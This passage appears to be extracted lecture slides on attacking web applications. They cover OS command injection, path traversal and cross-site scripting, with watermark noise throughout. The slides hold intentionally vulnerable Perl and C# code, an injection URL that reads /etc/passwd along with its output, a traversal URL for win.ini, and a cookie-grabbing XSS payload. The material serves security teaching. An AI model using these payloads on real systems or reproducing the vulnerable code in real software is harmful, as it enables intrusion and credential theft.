

Attacking Back-End Components

cuu duong than cong . com


Injecting OS Commands

- exec in PHP
- wscript.shell in ASP

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
print "<pre>";
my $command = "du -h --exclude php* /var/www/html";
$command= $command.param("dir");
$command=`$command`;
print "$command\n";
print end_html;
```



Injecting OS Commands




The screenshot shows a web browser window with the address bar containing the URL `https://wahh-app/cgi-bin/foo.cgi?dir=/public|%20cat%20/etc/passwd`. The browser has a single tab titled "Untitled Document". The main content area displays the output of the `cat /etc/passwd` command, listing system and regular users. A faint watermark "cong . com" is visible in the background of the text.

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/sbin:/bin/sh
adm:x:3:4:adm:/var/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/sh
news:x:9:13:news:/var/spool/news:/bin/sh
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:operator:/var:/bin/sh
games:x:12:100:games:/usr/games:/bin/sh
nobody:x:65534:65534:Nobody:/:/bin/sh
rpm:x:13:101:system user for rpm:/var/lib/rpm:/bin/false
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:70:70:system user for portmap:/:/bin/false
xfs:x:71:71:system user for xorg-x11:/etc/X11/fs:/bin/false
messagebus:x:72:72:system user for dbus:/:/sbin/nologin
apache:x:73:73:system user for apache2:/var/www:/bin/sh
rpcuser:x:74:74:system user for nfs-utils:/var/lib/nfs:/bin/false
```

Injecting OS Commands

- **Injecting Via ASP**

```
string dirName = "C:\\\\filestore\\" + Directory.Text;  
ProcessStartInfo psInfo = new ProcessStartInfo("cmd", "/c dir " +  
dirName);  
...  
Process proc = Process.Start(psInfo);
```



Subdirectory name:

Show contents

Make directory

Volume in drive C is Windows

Volume Serial Number is 9281-B332

Directory of C:\filestore

14/06/2011 10:37 <DIR> .

14/06/2011 10:37 <DIR> ..

14/06/2011 10:37 15,164 debug_logs

26/05/2011 10:13 24 file.txt

14/06/2011 10:33 191,520 keira-strpon.jpg

3 File(s) 206,708 bytes

2 Dir(s) 1,285,779,456 bytes free

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain

IP Address : 172.16.50.129

Finding OS Command Injection Flaws

- The characters ; | &
- The backtick character (`)
- The > character

Path Traversal Vulnerabilities

`http://mdsec.net/filestore/8/GetFile.ashx?filename=keira.jpg`

`http://mdsec.net/filestore/8/GetFile.ashx?filename=..\windows\win.ini`

cuu duong than cong . com

Attacking Application Logic

cuu duong than cong . com


cuu duong than cong . com

cuu duong than cong . com

Attacking Users: Cross-Site Scripting

Exploiting the Vulnerability

- reflected XSS attack




Stored XSS Vulnerabilities

- This version arises when data submitted by one user is stored in the application (typically in a back-end database) and then is displayed to other users without being filtered or sanitized appropriately

cuu duong than cong . com

Stored XSS Vulnerabilities



Finding and Exploiting XSS Vulnerabilities

"><script>alert(document.cookie)</script>

cuu duong than cong . com

cuu duong than cong . com